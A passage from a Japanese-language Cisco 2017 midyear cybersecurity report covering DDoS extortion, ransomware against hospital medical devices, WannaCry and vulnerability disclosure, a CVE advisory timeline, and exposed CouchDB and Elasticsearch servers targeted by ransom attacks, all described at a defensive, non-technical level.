3. **構造を見ます。**本物のハッカーはきちんと準備ができています。一方、偽物のハッカーは Web サイトへのリンクや公式アカウントがありません。
4. **ほかに標的がいるか考えます。**本物のハッカー集団は 1 つのセクターの多くの会社を標的にする場合があります。業界のほかのグループも脅迫を受けているか確認します。

29 Radware 社の委託で市場調査会社が実施したグローバル調査。回答者数は約 600。
30 同上。
31 「Greek Banks Face DDoS Shakedown（ギリシャの銀行を DDoS 恐喝）」、BankInfoSecurity.com 社 Mathew J. Schwartz氏、2015 年 12 月 2 日（bankinfosecurity.com/greek-banks-face-ddos-shakedown-a-8714 [英語]）


悪意のあるハッキングの経済の変化

昨年はサイバー攻撃の頻度、複雑さ、規模が劇的に増大し、ハッキングの経済が転換点を迎えたことを思わせます。Radware では、最近のハッキング コミュニティは次のような点からメリットを得ていると考えています。

- 有益で低コストのさまざまなリソースへの迅速で簡単なアクセス（図 36 参照）
- 貴重な情報をどんどんオンラインに置くような、ますます脆弱で価値の高い標的の数が劇的に増加
- 地下経済の成熟度、およびインターネットが悪意のある攻撃者に提供する効率性、セキュリティ、匿名性

注：図 36 にあるリソースの一部は現在すでに利用できません。

図 36 サイバー攻撃のツールおよびパネルの例



出典：Radware

医療機器の身代金要求が現実に発生

相互接続がますます進む今日の世界で有効に活動するには、医療機関を含む多くの特定分野で IT と業務テクノロジー（OT）を統合する必要があります。しかし業務は複雑に絡み合い、以前は互いに「切り離されて」いたデバイスやシステムにあるセキュリティの既知の弱点が、組織にとってこれまで以上に大きなリスクとなっています。たとえば、攻撃者はユーザを感染させるフィッシング メールのような確実な計略を使ってネットワークに侵入し、古いオペレーティング システムを使用しているデバイスに足場を築きます。そこからネットワーク内を横方向に移動し、情報を盗んだり、ランサムウェア キャンペーンの足固めをしたりします。

最近の WannaCry ランサムウェアによる攻撃は、ますます進む医療システムの相互接続性と脆弱なセキュリティ プラクティスがどのように組織と患者を危険に陥れるかについて教えてくれます。

このキャンペーンは医療セクターを狙った初めてのランサムウェア攻撃ではありませんでしたが、アメリカの 2 つの病院にあった Windows ベースの放射線機器に影響したという点が重要です。[32]

シスコのパートナーで詐欺ベースのサイバーセキュリティ防御策を開発している TrapX Security の脅威調査担当者は、ランサムウェアなどのマルウェアで医療機器を標的にするやり方は拡大する一方だと警告しています。攻撃ベクトルは MEDJACK、つまり「医療機器ハイジャック」とされています。

5 ～ 6 の部門がある平均的な小規模～中規模の病院には、約 12,000 ～ 15,000 台のデバイスがあると考えると、その潜在的な影響は明らかです。TrapX によると、こうしたデバイスのうち約 10 ～ 12 % が IP 接続されています。


32 「#WannaCry Hits Medical Devices in US（#WannaCry がアメリカの医療機器を攻）」、*InfoSecurity Magazine*社 Tara Seals 氏、2017 年 5 月 18 日（infosecurity-magazine.com/news/wannacry-hits-medical-devices-in-us/ [英語]）

ほかの多くの IoT デバイスのように、医療機器は過去も現在もセキュリティを念頭に置いて設計や構築がされていません。パッチ適用されていない古いシステムを実行していることが多く、病院の IT スタッフはほとんどモニタしていません。セキュリティ チームが脆弱性に気付いても、そうした製品にはベンダーしかアクセスできず、行動できない場合もあります。ほかには、業務上短期間でも重要な装置をオフラインにする余裕がないため、または機器の有効性を損ねる危険を冒す余裕がないため、セキュリティ チームがパッチ適用を保留にしなくてはならないというケースもあります。また場合によっては、ベンダーや政府機関などのほかの当事者がこうした機器への変更に合意する必要があり、何年もかかることがあります。医療機器のサポート費用も非常に高額です。

多くのサイバー犯罪者は医療機器を感染させたいと考えており、TrapX の調査担当者は、それが攻撃者にとって病院ネットワークを横方向に移動するための重要な基軸になっていると言います。攻撃者もまた、救命のための医療機器を盾に取るランサムウェア キャンペーンで大きな見返りを得られることがわかっています。さらに非道な攻撃者なら、埋め込み型装置を含め、こうした機器を制御し、患者に害をなすかもしれません。

TrapX の調査担当者は最近、Windows XPの既知の脆弱性を持つ腫瘍システムの感染を調査しました。攻撃者は 3 台のマシンを感染させ（そのうち 1 台は大容量レーザーの制御に使用）、1 台をボットネット マスターにして、病院ネットワーク全体にマルウェア（Conficker の亜種）を広げました（図 37 参照）。

図 37 腫瘍システムのエクスプロイト




出典：TrapX

2017 年版の図表はこちらからダウンロードしてください：**cisco.com/go/mcr2017graphics**

TrapX が最近調査した別の MEDJACK インシデントは、MRI システムの感染に関わるものでした。ここでもまた、Windows XP の脆弱性が狙われました。攻撃者はシステム上に患者データを見つけましたが、横方向に動いて病院の PACS システムの制御を奪うチャンスがあることにすぐに気付きました。（これらのシステムは患者記録やほかの重要な情報を集中管理および保管するために使われています。）その攻撃の科学調査により、攻撃者は 10 ヵ月以上の間、病院のネットワークを操作できる状態だったと判明しました。

図 38 MRI システムのエクスプロイト



出典：TrapX

2017 年版の図表はこちらからダウンロードしてください：
cisco.com/go/mcr2017graphics

Windows XP は医療機関、エネルギー、製造、およびその他の特定分野の業務テクノロジーにとって主要な基盤システムです。このオペレーティング システムはもう Microsoft にサポートされていませんが、XP を実行しているミッションクリティカルな機器を更新するのは企業にとって極めて難しく、コストがかかるため、攻撃者はそれが弱点だとわかっています。そのため、ランサムウェアを使う攻撃者にとってこうした機器が特に魅力的な標的となります。マシンがオフラインになったり、悪くすると完全にダウンしたりするくらいなら、企業は身代金を払うだろうと彼らはわかっています。

課題に正面から取り組む

TrapX の調査担当者は、医療機器やほかの重要な OT テクノロジーを標的とするランサムウェア攻撃の発生可能性や影響を低減するために、組織が次のステップを行うことを提案しています。

- 環境内のどの医療資産がどのくらいの数、IP 接続されているか把握する
- 供給業者との契約を更新し、契約書内に書いてあるソフトウェア、デバイス、システムの更新や交換を行う決まりが守られているか確認する
- 上層部および役員レベルでこの問題を議論し、プロセスへの彼らの関心と関与を引き出す
- ネットワークに可視性をもたらし、脅威の検出と修復を自動化できるテクノロジー ツールを導入する

脆弱性

脆弱性

このセクションでは、組織やユーザが侵害や攻撃を受けやすい状態に陥る脆弱性およびリスクの概要を説明します。また、既知の脆弱性のパッチをすばやく適用しなかったり、クラウド システムへの特権アクセスを制限しなかったり、インフラストラクチャやエンドポイントを管理しないまま放置したりするなどの脆弱なセキュリティ プラクティスについて考えます。さらに、地政学的な傾向がテクノロジー ベンダーとビジネスにとっての課題とチャンスをどのように作り出しているか分析します。

地政学的更新：エクスプロイト可能な脆弱性について蓄積した知識のリスクを浮き彫りにする WannaCry 攻撃

5 月半ばの大規模な WannaCry ランサムウェア攻撃の前にすでに、サイバーセキュリティに関する世界的議論が劇的に高まり、ますます深刻さを増していました。そして WannaCry により、サイバー犯罪者や国家支援を受けた攻撃者からの将来の悪意のある攻撃による脅威や影響を低減するために、グローバル コミュニティがどれほど懸命に行動しなくてはならないか明らかになりました。

シスコは、最近のこの世界的攻撃から 3 つの課題を見つけました。

1. 政府機関はソフトウェアの欠陥をタイムリーにベンダーに報告すべきであり、そうした欠陥が利用される点において、監督や審査の独立性のために決定を成文化する必要があります。

エクスプロイト可能な脆弱性の透明性を向上することによってのみ、攻撃の発生と世界への影響を最小限に抑えることができます。政府機関はまた、エクスプロイト可能な脆弱性の扱い方や、技術開発者および公衆に脆弱性の情報を公開するタイミングについて、リスクベースの決定ができるよう、十分に構造化された継続プロセスを採用する必要があります。

2. 技術開発者は、既知の脆弱性、パッチ、緩和策、回避策の有無に関する情報を入手、処理、および開示する、リスクベースの公開済みメカニズムを持つ必要があります。

技術開発者は製品の通常のライフサイクルを通してセキュリティを提供することに加え、脆弱性の取り扱いに関して、その方法、対象、理由、タイミングを公衆に伝える必要があります。また、共同開発プロセスにさらに透明性を提供できるよう努力すべきです。また、脆弱性の報告先をユーザが正確に把握できるようにし、脆弱性の公表と修復を可能にする必要もあります。

3. ビジネス リーダーはサイバーセキュリティを最優先事項に据える必要があります。

シスコは長年に渡り、悪意のある攻撃がビジネス、社員、顧客、およびブランドへの評価に及ぼすリスクについて、あらゆる機会を通じて上層部や取締役に教えるよう組織の IT リーダーに奨励してきました。そのメッセージを共有し、受け入れ、行動に移すときが来ています。ビジネス リーダーはサイバーセキュリティに関する方向性を打ち出し、組織全体にその重要性を強調する必要があります。また、組織の IT インフラストラクチャを最新にして定期的に更新し、そうしたアクティビティに適切な予算を充てるようにします（このテーマについては、83 ページの「セキュリティ リーダー：主導権を得る時機」を参照してください。

政府機関が脆弱性情報を世間と共有する方法やタイミングについては、公正な議論が行われています。しかし WannaCry、Shadow Brokers、WikiLeaks Vault 7 および Year Zero で学んだように、エクスプロイト可能な脆弱性を多数抱えている政府機関には漏洩の可能性があります。そのため、国家の支援を受けた攻撃者やサイバー犯罪者などには大きなチャンスを提供しています。

登場したばかりの Internet of Things（IoT）に足場を得ようと攻撃者が活発に動いていることはすでに説明しました。IoT は既知または未知の脆弱性にあふれています。政府機関にとっては、技術開発者がより安全な IoT ワールドを構築できるよう支援する明確な機会であるとともに、彼ら自身の慣行を変え、透明性を高めようとする必要があります。

一方で技術開発者は、報告メカニズムの構築を求める必要があります。これを構築することにより、エクスプロイトの収集によって政府に利点がもたらされることが証明され、タイムリーなレポートと情報共有が奨励されます。

ユーザはここでも重要な責任を負っています。ソフトウェアを常にパッチ適用された最新の状態に維持できるようプロアクティブに行動し、今後サポートされない製品はアップグレードする必要があります。

脆弱性の更新：重要な開示があると攻撃が増加

過去のシスコ セキュリティ レポートで取り上げた OpenSSL の脆弱性など注目度の高い脆弱性の開示は、[33] この数ヵ月安定しています（図 39 参照）。しかし、シスコの調査では、Shadow Brokers グループによる Microsoft Windows に影響を及ぼす脆弱性のエクスプロイトのリリース[34]、マネージド サービス プロバイダーへのフィッシング攻撃などの Operation Cloud Hopper キャンペーン[35]、および WikiLeaks Vault 7 のリリース（一般的なソフトウェア ソリューションやオペレーティング システムがどのように侵害されるかを説明しているとするアメリカのインテリジェンス ドキュメント）[36]などの重要な開示と、脆弱性に関するアクティビティ量との関連が示されています。

脆弱性は気付かないうちに存在し、利用されているかもしれないと気付くことが重要です。たとえば、Shadow Brokers が暴露した脆弱性は何年も盛んに使われていました。脆弱性がリークされると、より多くの人々が悪用できるようになったものの、防御者もそれを防ぐことができるようになりました。

図 39 重要な勧告（2016 年 11 月～ 2017 年 5 月）

日付	アクティビティ	日付	アクティビティ
2017/5/24	Samba 脆弱性ライブラリのロード CVE-2017-7494	**2017/3/6**	Apache Struts2 のリモート コード実行の脆弱性 CVE-2017-5638
2017/4/11	Microsoft Office CVE-2017-0199（Dridex エクスプロイト）	**2017/2/6**	OpenSSL の脆弱性 CVE-2017-3733
2017/4/8	Shadow Brokers グループが Equation Group のエクスプロイトを公開	**2017/1/26**	OpenSSL の脆弱性
2017/4/6	Operation Cloud Hopper がグローバル キャンペーンを展開	**2017/1/18**	Oracle CPU の Oracle OIT の脆弱性（Talos）
2017/3/29	Microsoft インターネット インフォメーション サービス（IIS）WebDAV CVE-2017-7269	**2017/1/3**	PHPMailer 任意のコマンド インジェクション CVE-2016-10033、CVE-2016-10045
2017/3/21	Network Time Protocol	**2016/11/22**	Network Time Protocol
2017/3/14	Microsoft Windows Graphics CVE-2017-0108	**2016/11/10**	BlackNurse - ICMP DOS
2017/3/7	WikiLeaks Vault 7 のリリース	**2016/11/4**	モバイル OAuth 2.0実装の問題

出典：シスコ セキュリティ リサーチ

33 *シスコ年次セキュリティ レポート（2015 年）*: https://www.cisco.com/c/dam/global/ja_jp/solutions/security/literature/pdf/cisco-asr-2015.pdf）
34 「Shadow Brokers の 2017 年 4 月 14 日 の情報公開へのシスコの対応」、シスコ Talos ブログ、2017 年 4 月 15 日、gblogs.cisco.com/jp/2017/04/shadow-brokers）
35 「Operation Cloud Hopper: China-Based Hackers Target Managed Service Providers（Operation Cloud Hopper：中国を拠点とするハッカー集団がマネージド サービス プロバイダーを標的に）」、SecurityWeek.com社 Kevin Townsend 氏、2017 年 4 月 6 日（securityweek.com/operation-cloud-hopper-china-based-hackers-target-managed-service-providers [英語]）
36 「The WikiLeaks Vault 7 Leak – What We Know So Far（WikiLeaks Vault 7 のリークからこれまでに知り得た情報）」、シスコセキュリティブログ、Omar Santos氏、2017 年 3 月 7 日（blogs.cisco.com/security/the-wikileaks-vault-7-leak-what-we-know-so-far [英語]）

WikiLeaks が開示した脆弱性を調査するうえで、防御者にとっての懸案事項は、政府機関が持つエクスプロイトの知識、つまり該当する脆弱性の知識がないということでした。防御者は当然、ほかにどのような脆弱性があるか、および開示されていないものがあるかを気にします。


また、図 39 のリストには、Dridex ボットネットにすぐに悪用される Microsoft Office の脆弱性が開示されています。[37]シスコが報告したように、悪意のあるファイルが添付された電子メール ベースの攻撃に、Microsoft の脆弱性のエクスプロイトが観察されました。また、Apache Struts2 の脆弱性も短時間で悪用されています。[38]

高まるクライアント/サーバの脆弱性

*シスコ 2016 年中期サイバーセキュリティ レポート*で取り上げたように、サーバ側の脆弱性が高まりつつあり、サーバ ソフトウェアの脆弱性を利用すればエンタープライズ ネットワークにさらにアクセスできると攻撃者は気付いています。[39] 2017 年初めの数ヵ月にサーバ側の脆弱性は増加を続け、2016 年の脆弱性より 36 % 増加する見込みであり、クライアント側の脆弱性は 2016 年から 35 % 増加する見込みです（図 40 参照）。

サーバ側の脆弱性の増加の理由には、サードパーティ製ソフトウェアの脆弱性に手動のパッチ適用が必要な点が含まれます。手動のパッチ適用がタイムリーに行われなければ、サーバ側の脆弱性を攻撃される機会が広がります。クライアント側の脆弱性も増加していますが、自動更新でパッチ適用できるので、攻撃される機会をすぐ終わらせることができます。

図 40 クライアント/サーバの脆弱性



出典：シスコ セキュリティ リサーチ

2017 年版の図表はこちらからダウンロードしてください：
cisco.com/go/mcr2017graphics

37 「Cisco Coverage for CVE-2017-0199（CVE-2017-0199 へのシスコの対応）」、シスコ Talos ブログ、2017 年 4 月 14 日、blog.talosintelligence.com/2017/04/cve-2017-0199.html [英語]）
38 「コンテンツタイプ：Apache のバグを悪用した新しいゼロデイ攻撃」、シスコ Talos ブログ、Nick Biasini 氏、2017 年 3 月 8 日、gblogs.cisco.com/jp/2017/03/apache-0-day-exploited）
39 「Adversaries See Value in Server-Based Campaigns（攻撃者はサーバベースのキャンペーンに価値を見出す）」、*シスコ 2016 年中期サイバーセキュリティ レポート*（www.cisco.com/c/dam/global/ja_jp/solutions/security/security-reports/midyear-security-report-2016.pdf）


エクスプロイト キットのアクティビティが大きく減少

脆弱性を狙うエクスプロイト キットのアクティビティは、攻撃者によるエクスプロイト キットの使用が全体的に減少したのに伴い、著しく減少しています（9 ページ参照）。Adobe Flash や Java で作成したコンテンツなど、一般的な脅威ベクトルの使用をソフトウェア ベンダー、特に Web ブラウザがブロックしたため、攻撃者はランサムウェアやDDoS、ビジネスメール詐欺（BEC）などの簡単な計略に流れることが多くなっています（22 ページ参照）。

脆弱性のカテゴリ：バッファ エラーが依然としてトップ

共通脆弱性タイプ（CWE）の脅威カテゴリを調査すると、犯罪者が攻撃する最も一般的なコーディング エラーは依然としてバッファ エラーです（図 41 参照）。これはソフトウェア開発者が繰り返し起こすコーディング エラーです。このエラーを防ぐには、開発者はバッファを制限して攻撃できないようにする必要があります。

図 41 上位の脅威カテゴリ（2016 年 11 月 ～ 2017 年 5 月）



出典：シスコ セキュリティ リサーチ

DevOps テクノロジーによるビジネスの危険を防止

2017 年 1 月、攻撃者は公開されている MongoDB インスタンスを暗号化し、復号用の鍵およびソフトウェアとの引き換えに身代金を要求し始めました。以降、攻撃者はサーバ標的型ランサムウェアの標的を CouchDB や Elasticsearch などのほかのデータベースに拡大しました。[40] こうした DevOps サービスは、不適切に展開されたり、正当なユーザのアクセスに便利なように意図的にオープンにされたりしているため、よく危険にさらされます。

シスコのパートナーでセキュリティ データおよび分析ソリューションのプロバイダーである Rapid7 は、MongoDB、CouchDB、Elasticsearch への攻撃を、「DevOps ランサムウェア攻撃」と分類しています。Rapid7 は、Docker、MySQL、MariaDB などのテクノロジー、およびほかの一般的な DevOps コンポーネントをその定義に含めています。


2017 年 1 月以降、Rapid7 はこうしたテクノロジーを探して定期的にインターネット スイープを行い、オープン インスタンスとランサム インスタンスの両方をカタログ化しています。インターネットに公開されているテーブルの名前から判断すると、こうした DevOps サービスの一部には個人情報（PII）が含まれます。

以下に、Rapid7 のスイープによる発見からの抜粋を紹介します。

CouchDB

CouchDB サーバの約 75 % は非常にオープンな部類に入ります（インターネットで公開されており認証が不要）。認証（少なくとも何らかのクレデンシャル）を要求するのは4分の1以下です。約 2 ～ 3 % が身代金を要求されていると思われます。それほど多くないように聞こえるかもしれませんが、Rapid7 が発見した CouchDB サーバの約 2 % が PII を含むと思われることを考えてみてください。その PII には、重要な治験情報、クレジットカード番号、個人の連絡先情報などが含まれます。

図 42 CouchDB の状態の分布




出典：Rapid7

Elasticsearch

CouchDB と同様に、Elasticsearch サーバの 75 % 以上は非常にオープンな部類に入ります。約 20 % が身代金を要求されていると思われます。Rapid7 の分析によれば、幸いこうしたサーバが PII を含む割合は非常に低いと思われます。

